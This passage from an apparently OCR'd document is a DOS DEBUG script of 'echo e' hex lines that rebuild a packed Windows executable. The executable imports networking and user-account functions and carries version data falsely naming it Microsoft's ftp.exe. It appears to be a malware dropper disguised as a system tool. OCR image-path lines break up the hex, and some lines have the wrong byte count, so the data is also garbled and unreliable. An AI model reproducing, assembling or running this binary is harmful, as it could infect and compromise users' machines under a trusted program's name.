echo e 47D0 7E 10 03 FA 03 BD 49 05 00 00 85 DB 0F 84 A2 00>>1
echo e 47E0 00 00 F7 C3 00 00 00 80 75 04 03 DA 43 43 53 81>>1
echo e 47F0 E3 FF FF FF 7F 53 FF B5 45 05 00 00 FF 95 49 0F>>1
echo e 4800 00 00 85 C0 5B 75 6F F7 C3 00 00 00 80 75 19 57>>1
echo e 4810 8B 46 0C 03 85 22 04 00 00 50 53 8D 85 75 04 00>>1
echo e 4820 00 50 57 E9 98 00 00 00 81 E3 FF FF FF 7F 8B 85>>1
echo e 4830 26 04 00 00 39 85 45 05 00 00 75 24 57 8B D3 4A>>1
echo e 4840 C1 E2 02 8B 9D 45 05 00 00 8B 7B 3C 8B 7C 3B 78>>1
echo e 4850 03 5C 3B 1C 8B 04 13 03 85 45 05 00 00 5F EB 16>>1
echo e 4860 57 8B 46 0C 03 85 22 04 00 00 50 53 8D 85 C6 04>>1
echo e 4870 00 00 50 57 EB 4A 89 07 83 85 49 05 00 00 04 E9>>1
echo e 4880 32 FF FF FF 89 06 89 46 0C 89 46 10 83 C6 14 8B>>1
echo e 4890 95 22 04 00 00 E9 EB FE FF FF B8 F2 5A 00 00 50>>1
echo e 48A0 03 85 22 04 00 00 59 0B C9 89 85 A8 03 00 00 61>>1
echo e 48B0 75 08 B8 01 00 00 00 C2 0C 00 68 00 00 00 00 C3>>1
echo e 48C0 8B 85 26 04 00 00 8D 8D 3B 04 00 00 51 50 FF 95>>1
echo e 48D0 49 0F 00 00 89 85 55 05 00 00 8D 85 47 04 00 00>>1
echo e 48E0 50 FF 95 51 0F 00 00 89 85 2A 04 00 00 8D 8D 52>>1
echo e 48F0 04 00 00 51 50 FF 95 49 0F 00 00 89 85 59 05 00>>1
echo e 4900 00 8B 85 2A 04 00 00 8D 8D 5E 04 00 00 51 50 FF>>1
echo e 4910 95 49 0F 00 00 FF D0 83 C4 10 5F 6A 30 8D 9D 68>>1
echo e 4920 04 00 00 53 57 6A 00 FF 95 59 05 00 00 6A FF FF>>1
echo e 4930 95 55 05 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4940 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C 00 45 78>>1
echo e 4950 69 74 50 72 6F 63 65 73 73 00 75 73 65 72 33 32>>1
echo e 4960 2E 64 6C 6C 00 4D 65 73 73 61 67 65 42 6F 78 41>>1
echo e 4970 00 77 73 70 72 69 6E 74 66 41 00 4C 4F 41 44 45>>1
echo e 4980 52 20 45 52 52 4F 52 00 54 68 65 20 70 72 6F 63>>1
echo e 4990 65 64 75 72 65 20 65 6E 74 72 79 20 70 6F 69 6E>>1
echo e 49A0 74 20 25 73 20 63 6F 75 6C 64 20 6E 6F 74 20 62>>1
echo e 49B0 65 20 6C 6F 63 61 74 65 64 20 69 6E 20 74 68 65>>1
echo e 49C0 20 64 79 6E 61 6D 69 63 20 6C 69 6E 6B 20 6C 69>>1
echo e 49D0 62 72 61 72 79 20 25 73 00 54 68 65 20 6F 72 64>>1
echo e 49E0 69 6E 61 6C 20 25 75 20 63 6F 75 6C 64 20 6E 6F>>1
echo e 49F0 74 20 62 65 20 6C 6F 63 61 74 65 64 20 69 6E 20>>1
echo e 4A00 74 68 65 20 64 79 6E 61 6D 69 63 20 6C 69 6E 6B>>1
echo e 4A10 20 6C 69 62 72 61 72 79 20 25 73 00 52 BA 8E 24>>1
echo e 4A20 3B 9C AC 0A C0 74 14 32 D0 B0 08 D1 EA 73 06 81>>1
```




```
echo e 4A30 F2 9A F3 A7 C1 FE C8 75 F2 EB E7 92 5A C3 87 DB>>1
echo e 4A40 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4A50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4A60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4A70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00>>1
echo e 4A80 00 5A 00 00 00 70 00 00 00 04 00 00 A0 C0 00 00>>1
echo e 4A90 60 49 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4AA0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4AB0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4AC0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4AD0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4AE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4AF0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4B00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4B10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4B20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4B30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4B40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4B50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4B60 00 00 00 00 00 00 00 00 00 00 00 00 8B 44 24 10>>1
echo e 4B70 81 EC 54 03 00 00 8D 4C 24 04 50 E8 A8 03 00 00>>1
echo e 4B80 8B 8C 24 5C 03 00 00 8B 94 24 58 03 00 00 51 52>>1
echo e 4B90 8D 4C 24 0C E8 0D 04 00 00 84 C0 75 0A 83 C8 FF>>1
echo e 4BA0 81 C4 54 03 00 00 C3 8B 8C 24 60 03 00 00 8D 04>>1
echo e 4BB0 24 50 51 8D 4C 24 0C E8 E8 05 00 00 84 C0 75 0A>>1
echo e 4BC0 83 C8 FF 81 C4 54 03 00 00 C3 8B 04 24 81 C4 54>>1
echo e 4BD0 03 00 00 C2 10 00 00 01 02 03 04 05 06 07 08 0A>>1
echo e 4BE0 0C 0E 10 14 18 1C 20 28 30 38 40 50 60 70 80 A0>>1
echo e 4BF0 C0 E0 00 00 00 00 00 00 00 00 01 01 01 01 02 02>>1
echo e 4C00 02 02 03 03 03 03 04 04 04 04 05 05 05 05 00 00>>1
echo e 4C10 00 00 01 01 02 02 03 03 04 04 05 05 06 06 07 07>>1
echo e 4C20 08 08 09 09 0A 0A 0B 0B 0C 0C 0D 0D 0E 0E 0F 0F>>1
echo e 4C30 10 10 11 11 11 11 11 11 11 11 11 11 11 11 11 11>>1
echo e 4C40 12 12 12 12 12 12 12 12 51 8B D1 56 B9 08 00 00>>1
echo e 4C50 00 57 39 4A 04 72 35 53 BE F8 FF FF FF 8B 02 8A>>1
echo e 4C60 18 40 88 5C 24 0C 89 02 8B 42 08 8B 7C 24 0C C1>>1
echo e 4C70 E0 08 81 E7 FF 00 00 00 0B C7 8B 7A 04 03 FE 89>>1
echo e 4C80 42 08 8B C7 89 7A 04 3B C1 73 D2 5B 8B 72 04 8B>>1
echo e 4C90 42 08 8B 7C 24 10 2B CE D3 E8 B9 18 00 00 00 2B>>1
echo e 4CA0 CF 25 FF FF FF 00 D3 E8 03 F7 5F 89 72 04 5E 59>>1
echo e 4CB0 C2 04 00 8B 44 24 04 8B 54 24 08 89 81 84 00 00>>1
echo e 4CC0 00 89 91 88 00 00 00 8D 04 82 89 81 8C 00 00 00>>1
echo e 4CD0 05 00 01 00 00 C2 08 00 81 EC 98 00 00 00 53 55>>1
echo e 4CE0 56 8B D1 57 B9 0F 00 00 00 8B AA 84 00 00 00 33>>1
echo e 4CF0 C0 8D 7C 24 2C 33 F6 F3 AB 8B BC 24 AC 00 00 00>>1
```




```
echo e 4D00 3B EE 89 54 24 20 76 15 33 C9 8A 0C 38 8B 5C 8C>>1
echo e 4D10 28 8D 4C 8C 28 43 40 3B C5 89 19 72 EB B9 17 00>>1
echo e 4D20 00 00 89 74 24 28 89 72 04 89 72 44 89 74 24 68>>1
echo e 4D30 33 FF 89 74 24 1C C7 44 24 10 01 00 00 00 89 4C>>1
echo e 4D40 24 18 8D 6A 08 89 74 24 14 8B 44 34 2C D3 E0 03>>1
echo e 4D50 F8 81 FF 00 00 00 01 89 7C 24 24 0F 87 8E 00 00>>1
echo e 4D60 00 8B 44 34 28 89 7D 00 8B 5D 3C 03 C3 83 F9 10>>1
echo e 4D70 89 45 40 89 44 34 6C 7C 4D 8B 75 00 8B 44 24 10>>1
echo e 4D80 8B 5C 24 1C 8B BA 8C 00 00 00 C1 EE 10 8B CE 25>>1
echo e 4D90 FF 00 00 00 2B CB 03 FB 8A D8 8B D1 8A FB 89 74>>1
echo e 4DA0 24 1C 8B C3 8B 74 24 14 C1 E0 10 66 8B C3 C1 E9>>1
echo e 4DB0 02 F3 AB 8B CA 8B 54 24 20 83 E1 03 F3 AA 8B 7C>>1
echo e 4DC0 24 24 8B 4C 24 18 8B 44 24 10 83 C6 04 40 49 83>>1
echo e 4DD0 C5 04 83 F9 09 89 44 24 10 89 4C 24 18 89 74 24>>1
echo e 4DE0 14 0F 8D 62 FF FF FF 81 FF 00 00 00 01 74 0F 5F>>1
echo e 4DF0 5E 5D 32 C0 5B 81 C4 98 00 00 00 C2 04 00 8B 82>>1
echo e 4E00 84 00 00 00 33 C9 85 C0 76 3B 8B B4 24 AC 00 00>>1
echo e 4E10 00 8A 04 31 84 C0 74 22 8B BA 88 00 00 00 25 FF>>1
echo e 4E20 00 00 00 8B 44 84 68 89 0C 87 33 C0 8A 04 31 8B>>1
echo e 4E30 7C 84 68 8D 44 84 68 47 89 38 8B 82 84 00 00 00>>1
echo e 4E40 41 3B C8 72 CC 5F 5E 5D B0 01 5B 81 C4 98 00 00>>1
echo e 4E50 00 C2 04 00 51 53 56 8B F1 57 8B 06 83 78 04 08>>1
echo e 4E60 72 30 8B 08 8A 11 41 88 54 24 0C 89 08 8B 48 08>>1
echo e 4E70 8B 54 24 0C C1 E1 08 81 E2 FF 00 00 00 0B CA 8B>>1
echo e 4E80 50 04 83 C2 F8 89 48 08 8B CA 89 50 04 83 F9 08>>1
echo e 4E90 73 D0 8B 50 04 8B 40 08 B9 08 00 00 00 2B CA D3>>1
echo e 4EA0 E8 8B 4E 24 25 00 FE FF 00 3B C1 73 14 8B 96 8C>>1
echo e 4EB0 00 00 00 8B C8 C1 E9 10 33 DB 8A 1C 11 8B D3 EB>>1
echo e 4EC0 3B 3B 46 2C 73 0A 3B 46 28 1B D2 83 C2 0A EB 2C>>1
echo e 4ED0 3B 46 30 73 07 BA 0B 00 00 00 EB 20 3B 46 34 73>>1
echo e 4EE0 07 BA 0C 00 00 00 EB 14 3B 46 38 73 07 BA 0D 00>>1
echo e 4EF0 00 00 EB 08 3B 46 3C 1B D2 83 C2 0F 8B 0E 8B 79>>1
echo e 4F00 04 03 FA 89 79 04 8B 1C 96 B9 18 00 00 00 2B C3>>1
echo e 4F10 2B CA 5F D3 E8 8B 4C 96 44 03 C1 8B 8E 88 00 00>>1
echo e 4F20 00 5E 5B 8B 04 81 59 C3 53 56 57 8B F9 33 D2 33>>1
echo e 4F30 C0 8D B7 68 02 00 00 89 16 56 E8 57 02 00 00 8A>>1
echo e 4F40 8C 30 3A 40 44 00 5E BB 01 00 00 00 83 C6 04 D3>>1
echo e 4F50 E3 03 D3 40 83 F8 3A 72 DE 8B 44 24 10 8D 4F 10>>1
echo e 4F60 50 68 D1 02 00 00 E8 48 FD FF FF 50 6A 1C 8D 8F>>1
echo e 4F70 A0 00 00 00 E8 3A FD FF FF 50 6A 08 8D 8F 30 01>>1
echo e 4F80 00 00 E8 2C FD FF FF 50 6A 13 8D 8F C0 01 00 00>>1
echo e 4F90 E8 1E FD FF FF 89 87 60 02 00 00 5F 5E 05 F5 02>>1
echo e 4FA0 00 00 5B C2 04 00 8B 44 24 08 8B D1 8B 4C 24 04>>1
echo e 4FB0 57 89 02 8D 42 04 89 08 C7 40 04 20 00 00 00 89>>1
echo e 4FC0 42 10 89 82 A0 00 00 00 89 82 30 01 00 00 89 82>>1
```




```
echo e 4FD0 C0 01 00 00 33 C0 B9 BD 00 00 00 89 82 50 02 00>>1
echo e 4FE0 00 89 82 54 02 00 00 89 82 58 02 00 00 8B BA 60>>1
echo e 4FF0 02 00 00 89 82 5C 02 00 00 F3 AB 8B CA AA E8 04>>1
echo e 5000 00 00 00 5F C2 08 00 81 EC 0C 03 00 00 53 8B D9>>1
echo e 5010 55 56 8D 6B 04 57 6A 01 8B CD E8 29 FC FF FF 85>>1
echo e 5020 C0 75 0E 8B BB 60 02 00 00 B9 BD 00 00 00 F3 AB>>1
echo e 5030 AA 33 F6 6A 04 8B CD E8 0C FC FF FF 88 44 34 10>>1
echo e 5040 46 83 FE 13 72 ED 8D BB C0 01 00 00 8D 44 24 10>>1
echo e 5050 50 8B CF E8 80 FC FF FF 84 C0 75 0B 5F 5E 5D 5B>>1
echo e 5060 81 C4 0C 03 00 00 C3 33 F6 8B CF E8 E4 FD FF FF>>1
echo e 5070 83 F8 10 73 15 8B 8B 60 02 00 00 8A 14 31 02 D0>>1
echo e 5080 80 E2 0F 88 54 34 24 46 EB 60 75 28 6A 02 8B CD>>1
echo e 5090 E8 B3 FB FF FF 83 C0 03 85 C0 7E 4E 81 FE F5 02>>1
echo e 50A0 00 00 7D 52 8A 4C 34 23 48 88 4C 34 24 46 85 C0>>1
echo e 50B0 7F EA EB 36 83 F8 11 75 0E 6A 03 8B CD E8 86 FB>>1
echo e 50C0 FF FF 83 C0 03 EB 0C 6A 07 8B CD E8 78 FB FF FF>>1
echo e 50D0 83 C0 0B 85 C0 7E 13 81 FE F5 02 00 00 7D 17 C6>>1
echo e 50E0 44 34 24 00 46 48 85 C0 7F ED 81 FE F5 02 00 00>>1
echo e 50F0 0F 8C 73 FF FF FF 8D 54 24 24 8D 4B 10 52 E8 D5>>1
echo e 5100 FB FF FF 84 C0 75 0B 5F 5E 5D 5B 81 C4 0C 03 00>>1
echo e 5110 00 C3 8D 84 24 F5 02 00 00 8D 8B A0 00 00 00 50>>1
echo e 5120 E8 B3 FB FF FF 84 C0 75 0B 5F 5E 5D 5B 81 C4 0C>>1
echo e 5130 03 00 00 C3 8D 8C 24 11 03 00 00 51 8D 8B 30 01>>1
echo e 5140 00 00 E8 91 FB FF FF 84 C0 75 0B 5F 5E 5D 5B 81>>1
echo e 5150 C4 0C 03 00 00 C3 C6 83 64 02 00 00 00 33 C0 80>>1
echo e 5160 BC 04 11 03 00 00 03 75 08 40 83 F8 08 72 F0 EB>>1
echo e 5170 07 C6 83 64 02 00 00 01 8B BB 60 02 00 00 8D 74>>1
echo e 5180 24 24 B9 F5 02 00 00 F3 A4 5F 5E 5D B0 01 5B 81>>1
echo e 5190 C4 0C 03 00 00 C3 E8 01 00 00 00 90 5E 81 EE C7>>1
echo e 51A0 45 44 00 C3 83 EC 14 8B 44 24 1C 53 55 56 C7 00>>1
echo e 51B0 00 00 00 00 8B 44 24 24 57 33 FF 85 C0 8B F1 89>>1
echo e 51C0 7C 24 10 0F 86 5B 02 00 00 8D 4E 10 E8 83 FC FF>>1
echo e 51D0 FF 3D 00 01 00 00 73 13 8B 0E 88 01 8B 0E 41 47>>1
echo e 51E0 89 0E 89 7C 24 10 E9 29 02 00 00 3D D0 02 00 00>>1
echo e 51F0 0F 83 13 02 00 00 05 00 FF FF FF 8B E8 83 E0 07>>1
echo e 5200 C1 ED 03 8D 50 02 83 F8 07 89 54 24 14 0F 85 94>>1
echo e 5210 00 00 00 8D 8E A0 00 00 00 E8 36 FC FF FF 8B 4E>>1
echo e 5220 08 33 DB 56 E8 6D FF FF FF 8A 9C 30 1E 40 44 00>>1
echo e 5230 5E 83 F9 08 72 32 8B 4E 04 8A 11 41 88 54 24 18>>1
echo e 5240 89 4E 04 8B 4E 0C 8B 54 24 18 C1 E1 08 81 E2 FF>>1
echo e 5250 00 00 00 0B CA 8B 56 08 83 C2 F8 89 4E 0C 8B CA>>1
echo e 5260 89 56 08 83 F9 08 73 CE 8B 7E 08 8B 56 0C B9 08>>1
echo e 5270 00 00 00 2B CF 03 FB D3 EA B9 18 00 00 00 89 7E>>1
echo e 5280 08 2B CB 81 E2 FF FF FF 00 D3 EA 33 C9 56 E8 03>>1
echo e 5290 FF FF FF 8A 8C 30 02 40 44 00 5E 8B 44 24 14 03>>1
```




```
echo e 52A0 CA 03 C1 89 44 24 14 8A 86 64 02 00 00 8B 9C AE>>1
echo e 52B0 68 02 00 00 33 D2 56 E8 DA FE FF FF 8A 94 35 3A>>1
echo e 52C0 40 44 00 5E 84 C0 8B FA 74 76 83 FF 03 72 71 8B>>1
echo e 52D0 46 08 8D 6F FD 83 F8 08 72 31 8B 46 04 8B 56 0C>>1
echo e 52E0 C1 E2 08 8A 08 40 88 4C 24 1C 8B 4E 08 89 46 04>>1
echo e 52F0 8B 44 24 1C 25 FF 00 00 00 83 C1 F8 0B D0 8B C1>>1
echo e 5300 83 F8 08 89 56 0C 89 4E 08 73 CF 8B 46 08 8B 7E>>1
echo e 5310 0C B9 08 00 00 00 2B C8 03 C5 D3 EF B9 18 00 00>>1
echo e 5320 00 89 46 08 2B CD 81 E7 FF FF FF 00 D3 EF 8D 8E>>1
echo e 5330 30 01 00 00 E8 1B FB FF FF 03 C3 8D 1C F8 EB 5B>>1
echo e 5340 83 7E 08 08 72 31 8B 46 04 8B 56 0C C1 E2 08 8A>>1
echo e 5350 08 40 88 4C 24 20 8B 4E 08 89 46 04 8B 44 24 20>>1
echo e 5360 25 FF 00 00 00 83 C1 F8 0B D0 8B C1 83 F8 08 89>>1
echo e 5370 56 0C 89 4E 08 73 CF 8B 56 08 8B 46 0C B9 08 00>>1
echo e 5380 00 00 2B CA 03 D7 D3 E8 B9 18 00 00 00 89 56 08>>1
echo e 5390 2B CF 25 FF FF FF 00 D3 E8 03 D8 83 FB 03 73 1A>>1
echo e 53A0 8B 8C 9E 50 02 00 00 85 DB 74 30 8B 96 50 02 00>>1
echo e 53B0 00 89 94 9E 50 02 00 00 EB 1B 8B 86 54 02 00 00>>1
echo e 53C0 8B 96 50 02 00 00 8D 4B FD 89 86 58 02 00 00 89>>1
echo e 53D0 96 54 02 00 00 89 8E 50 02 00 00 8B 06 8B 7C 24>>1
echo e 53E0 14 41 8D 14 38 3B C2 89 16 73 10 8B D0 2B D1 40>>1
echo e 53F0 8A 12 88 50 FF 8B 16 3B C2 72 F0 8B 44 24 10 03>>1
echo e 5400 C7 89 44 24 10 8B F8 EB 0B 8B CE E8 F7 FB FF FF>>1
echo e 5410 84 C0 74 1C 3B 7C 24 28 0F 82 AB FD FF FF 8B 44>>1
echo e 5420 24 2C 89 38 5F 5E 5D B0 01 5B 83 C4 14 C2 08 00>>1
echo e 5430 5F 5E 5D 32 C0 5B 83 C4 14 C2 08 00 00 00 00 00>>1
echo e 5440 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5450 00 00 00 00 00 00 00 00 08 00 00 00 79 1F 01 00>>1
echo e 5460 8A 1F 01 00 9D 1F 01 00 00 00 00 00 6B 65 72 6E>>1
echo e 5470 65 6C 33 32 2E 64 6C 6C 00 00 00 47 65 74 50 72>>1
echo e 5480 6F 63 41 64 64 72 65 73 73 00 00 00 47 65 74 4D>>1
echo e 5490 6F 64 75 6C 65 48 61 6E 64 6C 65 41 00 00 00 4C>>1
echo e 54A0 6F 61 64 4C 69 62 72 61 72 79 41 00 00 00 00 00>>1
echo e 54B0 00 00 00 00 00 00 00 00 6C 1F 01 00 5C 1F 01 00>>1
echo e 54C0 00 00 00 00 00 00 00 00 00 00 00 00 38 20 01 00>>1
echo e 54D0 72 20 01 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 54E0 43 20 01 00 7A 20 01 00 00 00 00 00 00 00 00 00>>1
echo e 54F0 00 00 00 00 50 20 01 00 82 20 01 00 00 00 00 00>>1
echo e 5500 00 00 00 00 00 00 00 00 5B 20 01 00 8A 20 01 00>>1
echo e 5510 00 00 00 00 00 00 00 00 00 00 00 00 66 20 01 00>>1
echo e 5520 92 20 01 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5530 00 00 00 00 00 00 00 00 6D 73 76 63 72 74 2E 64>>1
echo e 5540 6C 6C 00 61 64 76 61 70 69 33 32 2E 64 6C 6C 00>>1
echo e 5550 75 73 65 72 33 32 2E 64 6C 6C 00 77 73 32 5F 33>>1
echo e 5560 32 2E 64 6C 6C 00 6D 73 77 73 6F 63 6B 2E 64 6C>>1
```



```
echo e 5570 6C 00 9A 20 01 00 00 00 00 00 A5 20 01 00 00 00>>1
echo e 5580 00 00 B4 20 01 00 00 00 00 00 C5 20 01 00 00 00>>1
echo e 5590 00 00 D3 20 01 00 00 00 00 00 00 00 76 73 70 72>>1
echo e 55A0 69 6E 74 66 00 00 00 47 65 74 55 73 65 72 4E 61>>1
echo e 55B0 6D 65 41 00 00 00 43 68 61 72 54 6F 4F 65 6D 42>>1
echo e 55C0 75 66 66 41 00 00 00 67 65 74 6E 61 6D 65 69 6E>>1
echo e 55D0 66 6F 00 00 00 73 5F 70 65 72 72 6F 72 00 00 00>>1
echo e 55E0 9C 03 34 00 00 00 56 00 53 00 5F 00 56 00 45 00>>1
echo e 55F0 52 00 53 00 49 00 4F 00 4E 00 5F 00 49 00 4E 00>>1
echo e 5600 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00>>1
echo e 5610 01 00 05 00 52 04 28 0A 01 00 05 00 52 04 28 0A>>1
echo e 5620 3F 00 00 00 00 00 00 00 04 00 04 00 01 00 00 00>>1
echo e 5630 00 00 00 00 00 00 00 00 00 00 00 00 FC 02 00 00>>1
echo e 5640 01 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00>>1
echo e 5650 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00>>1
echo e 5660 D8 02 00 00 01 00 30 00 34 00 30 00 43 00 30 00>>1
echo e 5670 34 00 42 00 30 00 00 00 4C 00 16 00 01 00 43 00>>1
echo e 5680 6F 00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00>>1
echo e 5690 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00>>1
echo e 56A0 6F 00 73 00 6F 00 66 00 74 00 20 00 43 00 6F 00>>1
echo e 56B0 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00>>1
echo e 56C0 6E 00 00 00 6C 00 22 00 01 00 46 00 69 00 6C 00>>1
echo e 56D0 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00>>1
echo e 56E0 74 00 69 00 6F 00 6E 00 00 00 00 00 4C 00 6F 00>>1
echo e 56F0 67 00 69 00 63 00 69 00 65 00 6C 00 20 00 64 00>>1
echo e 5700 65 00 20 00 74 00 72 00 61 00 6E 00 73 00 66 00>>1
echo e 5710 65 00 72 00 74 00 20 00 64 00 65 00 20 00 66 00>>1
echo e 5720 69 00 63 00 68 00 69 00 65 00 72 00 73 00 00 00>>1
echo e 5730 64 00 22 00 01 00 46 00 69 00 6C 00 65 00 56 00>>1
echo e 5740 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 00 00>>1
echo e 5750 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00>>1
echo e 5760 2E 00 31 00 31 00 30 00 36 00 20 00 28 00 78 00>>1
echo e 5770 70 00 73 00 70 00 31 00 2E 00 30 00 32 00 30 00>>1
echo e 5780 38 00 32 00 38 00 2D 00 31 00 39 00 32 00 30 00>>1
echo e 5790 29 00 00 00 30 00 08 00 01 00 49 00 6E 00 74 00>>1
echo e 57A0 65 00 72 00 6E 00 61 00 6C 00 4E 00 61 00 6D 00>>1
echo e 57B0 65 00 00 00 66 00 74 00 70 00 2E 00 65 00 78 00>>1
echo e 57C0 65 00 00 00 82 00 2F 00 01 00 4C 00 65 00 67 00>>1
echo e 57D0 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00>>1
echo e 57E0 67 00 68 00 74 00 00 00 A9 00 20 00 4D 00 69 00>>1
echo e 57F0 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00>>1
echo e 5800 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00>>1
echo e 5810 69 00 6F 00 6E 00 2E 00 20 00 54 00 6F 00 75 00>>1
echo e 5820 73 00 20 00 64 00 72 00 6F 00 69 00 74 00 73 00>>1
echo e 5830 20 00 72 00 E9 00 73 00 65 00 72 00 76 00 E9 00>>1
```



```
echo e 5840 73 00 2E 00 00 00 00 00 38 00 08 00 01 00 4F 00>>1
echo e 5850 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00>>1
echo e 5860 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00>>1
echo e 5870 66 00 74 00 70 00 2E 00 65 00 78 00 65 00 00 00>>1
echo e 5880 78 00 2B 00 01 00 50 00 72 00 6F 00 64 00 75 00>>1
echo e 5890 63 00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00>>1
echo e 58A0 53 00 79 00 73 00 74 00 E8 00 6D 00 65 00 20 00>>1
echo e 58B0 64 00 27 00 65 00 78 00 70 00 6C 00 6F 00 69 00>>1
echo e 58C0 74 00 61 00 74 00 69 00 6F 00 6E 00 20 00 4D 00>>1
echo e 58D0 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00>>1
echo e 58E0 AE 00 20 00 57 00 69 00 6E 00 64 00 6F 00 77 00>>1
echo e 58F0 73 00 AE 00 00 00 00 00 40 00 0E 00 01 00 50 00>>1
echo e 5900 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00>>1
echo e 5910 72 00 73 00 69 00 6F 00 6E 00 00 00 35 00 2E 00>>1
echo e 5920 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 31 00>>1
echo e 5930 31 00 30 00 36 00 00 00 44 00 00 00 01 00 56 00>>1
echo e 5940 61 00 72 00 46 00 69 00 6C 00 65 00 49 00 6E 00>>1
echo e 5950 66 00 6F 00 00 00 00 00 24 00 04 00 00 00 54 00>>1
echo e 5960 72 00 61 00 6E 00 73 00 6C 00 61 00 74 00 69 00>>1
echo e 5970 6F 00 6E 00 00 00 00 00 0C 04 B0 04 00 00 00 00>>1
echo e 5980 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5990 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 59A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 59B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 59C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 59D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 59E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 59F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5A00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5A10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5A20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5A30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5A40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5A50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5A60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5A70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5A80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5A90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5AA0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5AB0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5AC0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
